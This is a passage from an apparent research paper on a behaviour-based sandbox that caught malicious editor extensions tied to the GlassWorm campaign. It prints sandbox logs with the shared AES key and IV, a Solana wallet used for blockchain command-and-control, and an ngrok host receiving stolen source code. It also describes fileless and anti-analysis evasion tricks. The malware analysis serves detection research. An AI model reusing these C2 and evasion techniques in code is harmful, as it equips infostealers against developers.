Experiment B: Defeating AES Obfuscation and Decentralized C2. Both the Lavender Dreams theme and the SQL Formatter use AES-256-CBC encryption to hide their core logic. The harness hooks `crypto.createDecipheriv` together with `eval` and `fetch` inside the VM sandbox. It therefore captures the plaintext payloads at the moment of decryption, before any network call is sent. As shown in Figures 13 to 16, both extensions called `createDecipheriv` with the same AES-256-CBC key (`wDO6YyTm6DL0T0zJ0SXhUql5Mo0pdlSz`) and the same initialization vector (`4c4b9a3773e9dced6015a670855fd32b`). Both performed host reconnaissance



Figure 11. Dynamic analysis of SecureCode (sandbox v2.1.0). The harness intercepts a `POST` of the active editor's source code to `381d455fff64.ngrok-free.app/scan/stream`, followed by credential-harvesting requests to the `/auth/check-email`, `/auth/send-otp`, and `/auth/verify-otp` endpoints.



Figure 12. Dynamic analysis of SecureCode. The completion summary reports 32 critical events and 16 outbound messages to one host (`381d455fff64.ngrok-free.app`), which yields a MALICIOUS verdict (score 75).

through `os.userInfo` and `os.homedir`. Both then sent four `POST` requests to the Solana RPC endpoint `api.mainnet-beta.solana.com`. Each request called `getSignaturesForAddress` on the wallet `BjVeAjPrSKFiingBn4vZvghsGj9KCE8AJVtbc9S8o8SC`. Each sample produced 12 events, of which 10 were critical. Each received a MALICIOUS verdict (score 135).

Forensic analysis of the two captured payloads revealed advanced evasion techniques. They match the documented GlassWorm campaign [8]. The first technique is decentralized C2

```
 🔴 [HOOK] network.message_sent() → {"transport":"fetch","destination":"https://api.mainnet-beta.solana.com","method":"POST",
"body_preview":"{\"jsonrpc\":\"2.0\",\"id\":1,\"met
 🔴 [HOOK] fetch.fetch() → {"url":"https://api.mainnet-beta.solana.com","method":"POST"}
 📤 [MSG-OUT] FETCH POST api.mainnet-beta.solana.com
     body: {"jsonrpc":"2.0","id":1,"method":"getSignaturesForAddress","params":["BjVeAjPrSKFiingBn4vZvghsGj9KCE8AJVtbc9S8o8S
C",{"limit":1000}]}
 🔴 [HOOK] network.message_sent() → {"transport":"fetch","destination":"https://api.mainnet-beta.solana.com","method":"POST",
"body_preview":"{\"jsonrpc\":\"2.0\",\"id\":1,\"met
 🔴 [HOOK] fetch.fetch() → {"url":"https://api.mainnet-beta.solana.com","method":"POST"}
 📤 [MSG-OUT] FETCH POST api.mainnet-beta.solana.com
     body: {"jsonrpc":"2.0","id":1,"method":"getSignaturesForAddress","params":["BjVeAjPrSKFiingBn4vZvghsGj9KCE8AJVtbc9S8o8S
C",{"limit":1000}]}
 🔴 [HOOK] network.message_sent() → {"transport":"fetch","destination":"https://api.mainnet-beta.solana.com","method":"POST",
"body_preview":"{\"jsonrpc\":\"2.0\",\"id\":1,\"met
 🔴 [HOOK] fetch.fetch() → {"url":"https://api.mainnet-beta.solana.com","method":"POST"}
 📤 [MSG-OUT] FETCH POST api.mainnet-beta.solana.com
     body: {"jsonrpc":"2.0","id":1,"method":"getSignaturesForAddress","params":["BjVeAjPrSKFiingBn4vZvghsGj9KCE8AJVtbc9S8o8S
C",{"limit":1000}]}
 🔴 [HOOK] network.message_sent() → {"transport":"fetch","destination":"https://api.mainnet-beta.solana.com","method":"POST",
"body_preview":"{\"jsonrpc\":\"2.0\",\"id\":1,\"met
 🔴 [HOOK] fetch.fetch() → {"url":"https://api.mainnet-beta.solana.com","method":"POST"}
 📤 [MSG-OUT] FETCH POST api.mainnet-beta.solana.com
     body: {"jsonrpc":"2.0","id":1,"method":"getSignaturesForAddress","params":["BjVeAjPrSKFiingBn4vZvghsGj9KCE8AJVtbc9S8o8S
C",{"limit":1000}]}
```

Figure 13. Dynamic analysis of SQL Formatter. It shows the interception of the AES-256-CBC `createDecipheriv` call (key `wDO6YyTm6DL0T0zJ0SXhUql5Mo0pdlSz`) and the Solana RPC `getSignaturesForAddress` request to `api.mainnet-beta.solana.com`.

```
══════════════════════════════════════════════════════════
  DYNAMIC ANALYSIS COMPLETE
══════════════════════════════════════════════════════════
  Extension          : SQL Formatter
  Total events       : 12  (critical: 10)
  child_process      : 0   eval()/new Function : 1
  http/https/fetch   : 4   crypto.decipher     : 1
  fs writes (blocked): 0   fs reads            : 0
  net sockets        : 0   dns lookups         : 0
  Hosts contacted    : api.mainnet-beta.solana.com
  ----------------------------------------------------------------
  OUTBOUND MESSAGES  : 4 captured
    → [fetch] POST api.mainnet-beta.solana.com
        body   : {"jsonrpc":"2.0","id":1,"method":"getSignaturesForAddress","params":["BjVeAjPrSKFiingBn4vZvghsGj9KCE8AJVtbc9S8o8SC",{"l
i
    → [fetch] POST api.mainnet-beta.solana.com
        body   : {"jsonrpc":"2.0","id":1,"method":"getSignaturesForAddress","params":["BjVeAjPrSKFiingBn4vZvghsGj9KCE8AJVtbc9S8o8SC",{"l
i
    → [fetch] POST api.mainnet-beta.solana.com
        body   : {"jsonrpc":"2.0","id":1,"method":"getSignaturesForAddress","params":["BjVeAjPrSKFiingBn4vZvghsGj9KCE8AJVtbc9S8o8SC",{"l
i
    → [fetch] POST api.mainnet-beta.solana.com
        body   : {"jsonrpc":"2.0","id":1,"method":"getSignaturesForAddress","params":["BjVeAjPrSKFiingBn4vZvghsGj9KCE8AJVtbc9S8o8SC",{"l
i
  ----------------------------------------------------------------
  🔴 VERDICT          : MALICIOUS  (score 135)
        • (+35) runtime-decrypts a payload (AES) then contacts the network
        • (+30) collects host/user reconnaissance and transmits it
        • (+45) Solana RPC used as decentralized C2
        • (+25) transmits a data payload to the suspicious/tunnelled endpoint (exfiltration)
  Purpose          : Infostealer / Reconnaissance  [stealer]
  Actions          : Runtime AES decryption (payload deobfuscation) | Dynamic code evaluation (eval / new Function) | Outbound network t
ransm
  Data targeted    : host_reconnaissance
  Network          : api.mainnet-beta.solana.com, api.mainnet-beta.solana.com, api.mainnet-beta.solana.com, api.mainnet-beta.solana.com
  C2 indicators    : Solana RPC (blockchain C2)
```

Figure 14. Dynamic analysis of SQL Formatter. The completion summary shows 12 events (10 critical): one AES decryption, one `eval`, two host-reconnaissance calls, and four Solana RPC requests. The verdict is MALICIOUS (score 135).

through a blockchain. Both extensions query the Solana RPC endpoint to fetch the next-stage payload. They read a Base64-encoded URL from the memo field of a transaction tied to the wallet `BjVeAjPrSKFiingBn4vZvghsGj9KCE8AJVtbc9S8o8SC`. The second technique is fileless execution. The downloaded payload runs directly in memory through `vm.createContext()` and leaves no file on disk. The third technique is an anti-analysis locale check. The payload calls a `_isRussianSystem()` routine and stops if a Russian locale is found. The fourth technique is persistence throttling. A timestamped `~/init.json` file limits execution to once every 48 hours, which defeats short sandbox runs.

```
🔴 [HOOK] fetch.fetch() → {"url":"https://api.mainnet-beta.solana.com","method":"POST"}
📤 [MSG-OUT] FETCH POST api.mainnet-beta.solana.com
     body: {"jsonrpc":"2.0","id":1,"method":"getSignaturesForAddress","params":["BjVeAjPrSKFiingBn4vZvghsGj9KCE8AJVtbc9S8o8SC",{"limit":1
000}]}
🔴 [HOOK] network.message_sent() → {"transport":"fetch","destination":"https://api.mainnet-beta.solana.com","method":"POST","body_preview
":"{\"jsonrpc\":\"2.0\",\"id\":1,\"met
🔴 [HOOK] fetch.fetch() → {"url":"https://api.mainnet-beta.solana.com","method":"POST"}
📤 [MSG-OUT] FETCH POST api.mainnet-beta.solana.com
     body: {"jsonrpc":"2.0","id":1,"method":"getSignaturesForAddress","params":["BjVeAjPrSKFiingBn4vZvghsGj9KCE8AJVtbc9S8o8SC",{"limit":1
000}]}
🔴 [HOOK] network.message_sent() → {"transport":"fetch","destination":"https://api.mainnet-beta.solana.com","method":"POST","body_preview
":"{\"jsonrpc\":\"2.0\",\"id\":1,\"met
🔴 [HOOK] fetch.fetch() → {"url":"https://api.mainnet-beta.solana.com","method":"POST"}
📤 [MSG-OUT] FETCH POST api.mainnet-beta.solana.com
     body: {"jsonrpc":"2.0","id":1,"method":"getSignaturesForAddress","params":["BjVeAjPrSKFiingBn4vZvghsGj9KCE8AJVtbc9S8o8SC",{"limit":1
000}]}
🔴 [HOOK] network.message_sent() → {"transport":"fetch","destination":"https://api.mainnet-beta.solana.com","method":"POST","body_preview
":"{\"jsonrpc\":\"2.0\",\"id\":1,\"met
🔴 [HOOK] fetch.fetch() → {"url":"https://api.mainnet-beta.solana.com","method":"POST"}
📤 [MSG-OUT] FETCH POST api.mainnet-beta.solana.com
     body: {"jsonrpc":"2.0","id":1,"method":"getSignaturesForAddress","params":["BjVeAjPrSKFiingBn4vZvghsGj9KCE8AJVtbc9S8o8SC",{"limit":1
000}]}
```

Figure 15. Dynamic analysis of Lavender Dreams. It shows the interception of the AES-256-CBC decryption routine, using the same key and initialization vector as the SQL Formatter sample.

```
DYNAMIC ANALYSIS COMPLETE

Extension          : Lavender Dreams Theme
Total events       : 12  (critical: 10)
child_process      : 0   eval()/new Function : 1
http/https/fetch   : 4   crypto.decipher     : 1
fs writes (blocked): 0   fs reads            : 0
net sockets        : 0   dns lookups         : 0
Hosts contacted    : api.mainnet-beta.solana.com
----------------------------------------------------------------
OUTBOUND MESSAGES  : 4 captured
  → [fetch] POST api.mainnet-beta.solana.com
      body   : {"jsonrpc":"2.0","id":1,"method":"getSignaturesForAddress","params":["BjVeAjPrSKFiingBn4vZvghsGj9KCE8AJVtbc9S8o8SC",{"li
  → [fetch] POST api.mainnet-beta.solana.com
      body   : {"jsonrpc":"2.0","id":1,"method":"getSignaturesForAddress","params":["BjVeAjPrSKFiingBn4vZvghsGj9KCE8AJVtbc9S8o8SC",{"li
  → [fetch] POST api.mainnet-beta.solana.com
      body   : {"jsonrpc":"2.0","id":1,"method":"getSignaturesForAddress","params":["BjVeAjPrSKFiingBn4vZvghsGj9KCE8AJVtbc9S8o8SC",{"li
  → [fetch] POST api.mainnet-beta.solana.com
      body   : {"jsonrpc":"2.0","id":1,"method":"getSignaturesForAddress","params":["BjVeAjPrSKFiingBn4vZvghsGj9KCE8AJVtbc9S8o8SC",{"li
----------------------------------------------------------------
🔴 VERDICT          : MALICIOUS  (score 135)
      • (+35) runtime-decrypts a payload (AES) then contacts the network
      • (+30) collects host/user reconnaissance and transmits it
      • (+45) Solana RPC used as decentralized C2
      • (+25) transmits a data payload to the suspicious/tunnelled endpoint (exfiltration)
Purpose          : Infostealer / Reconnaissance  [stealer]
Actions          : Runtime AES decryption (payload deobfuscation) | Dynamic code evaluation (eval / new Function) | Outbound network tran
sm
Data targeted    : host_reconnaissance
Network          : api.mainnet-beta.solana.com, api.mainnet-beta.solana.com, api.mainnet-beta.solana.com, api.mainnet-beta.solana.com
C2 indicators    : Solana RPC (blockchain C2)
```

Figure 16. Dynamic analysis of Lavender Dreams. The completion summary shows 12 events (10 critical) and the four Solana blockchain C2 requests. The verdict is MALICIOUS (score 135).

4.2.4. External Baseline: VirusTotal, Socket.dev, and Microsoft Defender

To validate the need for the framework, all three primary samples were submitted to VirusTotal. VirusTotal aggregates 64 leading antivirus engines. The results are in Table 5. They expose a systematic failure of signature-based detection. The three samples evaded between 0 and 9 of the 64 engines. Yet the proposed framework detected and intercepted all three in real time.

Table 5. VirusTotal detection rates versus the proposed framework (external baseline).

Sample	VirusTotal	Evasion Rate	Proposed Framework
SecureCode	0 / 64	100.0%	Detected (ngrok C2)
SQL Formatter	1 / 64	98.4%	Detected (AES + blockchain C2)
Lavender Dreams	9 / 64	85.9%	Detected (AES + blockchain C2)

Table 5. This table compares commercial antivirus detection against the proposed framework. Each row is one case-study sample. The *Sample* column names it. The *VirusTotal* column shows how many of the 64 engines flagged the sample. The *Evasion Rate* column converts this into the

percentage of engines that missed it. The *Proposed Framework* column states our result and the reason. As an example, the first row reads as follows. The SecureCode sample was flagged by 0 of 64 engines, an evasion rate of 100 percent, yet the proposed framework still detected it through its ngrok C2 channel. The pattern across the three rows is the main message. Even the best-detected sample, Lavender Dreams, still evaded 55 of 64 engines (a 85.9 percent evasion rate). This shows that signature-based antivirus is not enough against obfuscated, multi-stage extension malware. It also establishes the value of the behavior-based interception approach, which caught all three evasive samples.

The figures below show the three VirusTotal scans. Despite carrying live C2 payloads, SecureCode evaded every engine, and SQL Formatter was flagged by only one vendor.



Figure 17. VirusTotal scan of the SecureCode extension: 0 of 64 engines detected the threat.



Figure 18. VirusTotal scan of the SQL Formatter extension: only 1 of 64 engines (Rising) detected the threat.

To confirm these findings, the three samples were also checked against the Socket.dev supply-



Figure 19. VirusTotal scan of the Lavender Dreams extension: 9 of 64 engines detected the threat, labeled as a stealer.

chain threat-intelligence platform and scanned with Microsoft Defender. The figures below show the Socket.dev pages. Socket.dev marks all three packages as removed from the Open VSX registry. It flags SecureCode as known malware. It links both the SQL Formatter and the Lavender Dreams packages to the ongoing GlassWorm v2 supply-chain campaign. Each one shows the full set of supply-chain risk indicators: network access, shell access, use of `eval`, and broad activation events.



Figure 20. Socket.dev threat-intelligence page for SecureCode. It identifies the package as known malware with network, shell, and eval risk indicators.

Finally, Microsoft Defender gave the conclusive confirmation. It flagged the SQL Formatter sample as `Trojan:JS/GlassWorm.PAA!MTB` with a severity rating of Severe. This endpoint-level detection, together with the dynamic-analysis evidence and the Socket.dev intelligence, establishes that all three samples belong to the GlassWorm threat class.



Figure 21. Socket.dev threat-intelligence page for SQL Formatter. It links version 4.2.6 to the GlassWorm v2 supply-chain attack.



Figure 22. Socket.dev threat-intelligence page for Lavender Dreams. It links version 1.0.3 to the GlassWorm v2 supply-chain attack.

4.3. Quantitative Evaluation on the Full Benchmark

The three samples were examined in depth above. This section now reports the aggregate performance over the entire 169-sample benchmark, which has 120 malicious and 49 benign extensions.

4.3.1. Confusion Matrix

Table 6 shows the confusion matrix at the strict operating point. At this point, a positive prediction is a MALICIOUS verdict. Of the 120 malicious samples, 48 were correctly identified



Figure 23. Microsoft Defender detection of the SQL Formatter sample as Trojan:JS/GlassWorm.PAA!MTB (severity: Severe).

as MALICIOUS (true positives) and 72 were missed (false negatives). Of the 49 benign samples, 44 were correctly cleared (true negatives) and 5 were wrongly flagged (false positives).

Table 6. Confusion matrix at the strict operating point (positive = MALICIOUS).

	Predicted MALICIOUS	**Predicted BENIGN**
Actual MALICIOUS (120)	TP = 48	FN = 72
Actual BENIGN (49)	FP = 5	TN = 44

Table 6. A confusion matrix compares the true label of each sample against the prediction of the system. The two rows are the true labels. The top row is the 120 samples that are actually malicious. The bottom row is the 49 samples that are actually benign. The two columns are the predictions. The left column is "predicted MALICIOUS." The right column is "predicted BENIGN." Each of the four cells therefore counts one outcome. The top-left cell is the true positives (TP = 48): malicious samples that were correctly caught. The top-right cell is the false negatives (FN = 72): malicious samples that were missed. The bottom-left cell is the false positives (FP = 5): benign samples that were wrongly flagged as malicious. The bottom-right cell is the true negatives (TN = 44): benign samples that were correctly cleared. A perfect system would put all 120 malicious samples in the top-left cell and all 49 benign samples in the bottom-right cell. The two off-diagonal cells are the errors. All the metrics in the next subsection are computed from these four numbers.

4.3.2. Performance at Two Operating Points

